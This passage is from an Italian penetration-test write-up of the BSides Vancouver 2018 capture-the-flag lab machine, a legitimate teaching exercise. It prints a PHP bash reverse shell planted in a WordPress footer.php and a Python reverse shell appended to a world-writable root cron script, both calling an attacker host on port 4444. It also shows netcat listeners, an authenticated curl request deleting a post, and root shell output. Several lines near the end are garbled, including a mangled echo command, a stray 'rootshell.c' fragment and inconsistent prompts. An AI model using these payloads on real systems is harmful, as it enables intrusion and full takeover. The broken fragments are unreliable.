    <?php if ( has_nav_menu( 'primary' ) ) : ?>
        <nav class="main-navigation" role="navigation" aria-label=<?php esc_attr_e( 'Footer Primary Menu', 'twentysixteen' ); ?>>
            <?php wp_nav_menu( array(
                'theme_location' => 'primary',
                'menu_class'      => 'primary-menu',
            ) );
        </nav><!-- .main-navigation -->
    <?php endif; ?>
    <?php if ( has_nav_menu( 'social' ) ) : ?>
        <nav class="social-navigation" role="navigation" aria-label=<?php esc_attr_e( 'Footer Social Links Menu', 'twentysixteen' ); ?>>
            <?php wp_nav_menu( array(
                'theme_location' => 'social',
                'menu_class'      => 'social-links-menu',
                'depth'           => 1,
                'link_before'     => '<span class="screen-reader-text">',
                'link_after'      => '</span>',
            ) );
        </nav><!-- .social-navigation -->
    <?php endif; ?>
<div class="site-info">
```

All'interno del file footer.php, è stata aggiunta una reverse shell scritta in PHP. Questo tipo di payload ha come scopo quello di stabilire una connessione inversa da parte della macchina target verso la macchina attaccante. Il codice in questione, una volta eseguito, avrebbe lanciato una shell interattiva da **www-data** sulla **porta 4444** della macchina di attacco (Kali).

Il payload PHP iniettato è stato il seguente:

```
<?php  
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.178.100/4444  
0>&1'");  
?>
```

Questo codice è stato inserito alla fine del file footer.php e salvato. Dopo aver predisposto l'ascolto sulla porta 4444 della macchina Kali con il comando:

```
- nc -lvpn 4444
```

è bastato visitare una pagina qualsiasi del sito WordPress tramite browser (ad esempio la homepage) per attivare lo script. Il risultato è stato l'ottenimento di una **reverse shell attiva** come utente **www-data**, confermato dal prompt ricevuto e dal comando **whoami** lanciato nella shell stessa.

```
(kali㉿kali)-[~]  
$ nc -lvpn 4444  
  
listening on [any] 4444 ...  
connect to [192.168.178.100] from (UNKNOWN) [192.168.178.70] 42913  
bash: no job control in this shell  
www-data@bsides2018:/var/www/backup_wordpress$ whoami  
whoami  
www-data  
www-data@bsides2018:/var/www/backup_wordpress$ █
```

Dopo aver iniettato il payload, si è proceduto alla cancellazione di un post WordPress di test tramite richiesta HTTP POST manuale. La richiesta è stata costruita con curl, includendo l'header Cookie contenente la sessione autenticata dell'utente “john” e il parametro **\_wpnonce** precedentemente catturato tramite gli strumenti di sviluppo del browser.

Il comando ha prodotto una risposta HTTP/1.1 302 Found, confermando l'avvenuto inoltro della richiesta e reindirizzando l'utente alla pagina di login, a dimostrazione della validità dell'azione effettuata.

```
(kali㉿kali)-[~]  
$ curl -v 'http://192.168.178.70/backup_wordpress/wp-admin/post.php?post=4' \  
-H 'Cookie: **' \  
-d 'action=delete&_wpnonce=**'  
* Trying 192.168.178.70:80 ...  
* Connected to 192.168.178.70 (192.168.178.70) port 80  
* using HTTP/1.x  
> POST /backup_wordpress/wp-admin/post.php?post=4 HTTP/1.1  
> Host: 192.168.178.70  
> User-Agent: curl/8.12.1  
> Accept: */*  
> Cookie: **  
> Content-Length: 25  
> Content-Type: application/x-www-form-urlencoded  
>  
* upload completely sent off: 25 bytes  
< HTTP/1.1 302 Found  
< Date: Tue, 17 Jun 2025 13:46:35 GMT  
< Server: Apache/2.2.22 (Ubuntu)  
< X-Powered-By: PHP/5.3.10-lubuntu3.26  
< Expires: Wed, 11 Jan 1984 05:00:00 GMT  
< Cache-Control: no-cache, must-revalidate, max-age=0  
< Pragma: no-cache  
< Location: /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.178.70%2Fba  
ckup_wordpress%2Fwp-admin%2Fpost.php%3Fpost%3D4&reauth=1  
< Vary: Accept-Encoding  
< Content-Length: 0  
< Content-Type: text/html  
<  
* Connection #0 to host 192.168.178.70 left intact  
(kali㉿kali)-[~]  
$ █
```

## FASE 5. PRIVILEGE ESCALATION

Dopo aver ottenuto l'accesso al pannello di amministrazione di WordPress grazie al login dell'utente **john** (password **enigma**), è stato possibile procedere con l'esecuzione di codice remoto al fine di ottenere una shell sulla macchina target. Tuttavia, tale accesso era inizialmente ottenuto con i privilegi dell'utente web standard, ovvero **www-data**, e non con quelli dell'utente **root**.

Per ottenere il completo controllo della macchina, è stata effettuata una **Privilege Escalation** sfruttando un meccanismo di **cron job eseguito con privilegi elevati**.

### 5.1 Enumerazione e scoperta di cron job vulnerabile

Esaminando il file /etc/crontab, è stato individuato un task pianificato eseguito con i privilegi di root ogni minuto. Questo task lancia automaticamente lo script:

- **/usr/local/bin/cleanup**

Controllando i permessi con **ls -l /usr/local/bin/cleanup**, è emerso che lo script aveva permessi 777:

- **-rwxrwxrwx 1 root root 526 Jun 17 13:02 /usr/local/bin/cleanup**

Questo significa che qualsiasi utente può modificare il file, ma viene eseguito automaticamente come root, rendendolo un ottimo vettore per l'escalation dei privilegi.

### 5.2 Inserimento della Reverse Shell nello script

Approfittando di questa vulnerabilità, è stata inserita all'interno del file cleanup una reverse shell Python:

- **echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect((\"192.168.178.100\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(['/bin/sh','-i']);'" >> /usr/local/bin/cleanup**

in modo che, al prossimo ciclo di esecuzione automatica (entro un minuto), la macchina target avrebbe aperto una connessione verso l'attaccante.

### 5.3 Listener in attesa su Kali

Nel frattempo, sulla macchina Kali, è stato avviato un listener Netcat in ascolto sulla porta 4444:

- **nc -lvp 4444**

Dopo meno di un minuto, si è ricevuta una shell con privilegi root, come confermato da id:

- **uid=0(root) gid=0(root) groups=0(root)**

```
www-data@bsides2018:/tmp$ ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 526 Jun 17 13:02 /usr/local/bin/cleanup
www-data@bsides2018:/tmp$ echo "python<> import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.178.100\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess
s.call([\"/bin/sh\",\"-c\"])</>" >> /usr/local/bin/cleanup
www-data@bsides2018:/tmp$ chmod +x /usr/local/bin/cleanup
```

```
(kali㉿kali)-[~]
$ nc -lvpn 4444

listening on [any] 4444 ...
connect to [192.168.178.100] from (UNKNOWN) [192.168.178.70] 42955
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# █
cat <> EDF > rootshell.c
x 11011000<STDIO.BX
```

```
(kali㉿kali)-[~]
$ nc -lvpn 4444

listening on [any] 4444 ...
connect to [192.168.178.100] from (UNKNOWN) [192.168.178.70] 42955
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# python -c 'import pty; pty.spawn("/bin/bash")'
root@bsides2018:~# ls /root
cat /root.flag.txt
ls /root
flag.txt
root@bsides2018:~# cat /root.flag.txt
Congratulations!
```

If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation. Did you find them all?

```
[root@bsides2018 ~]# gcc rootshell.c -o suidroot
[root@bsides2018 ~]# ./suidroot
[abatchy@bsides2018 ~]$ chmod +x suidroot
[abatchy@bsides2018 ~]$ ./suidroot
[abatchy@bsides2018 ~]$ id
uid=0(root) gid=0(root) groups=0(root)
```

## FASE 6. CONCLUSIONI

Al termine dell'attività di Vulnerability Assessment e Penetration Testing sulla macchina *BSides Vancouver 2018*, è stato possibile:

- Identificare servizi esposti e potenziali superfici d'attacco
  - Eseguire una fase di enumerazione approfondita che ha rivelato componenti vulnerabili, come un'installazione obsoleta di WordPress e un servizio FTP con login anonimo abilitato
  - Sfruttare vulnerabilità note per ottenere l'accesso come utente web (www-data)
  - Eseguire un'escalation di privilegi fino a ottenere l'accesso root tramite uno script cleanup con permessi 777 eseguito da cron

Durante la fase finale di post-escalation, è stato identificato e visualizzato il flag contenuto nel file /root/flag.txt, confermando la compromissione totale. In quanto macchina CTF con scopo didattico e obiettivo limitato all'escalation dei privilegi e all'ottenimento del flag, non è stata prevista né necessaria alcuna fase di Post-Exploitation.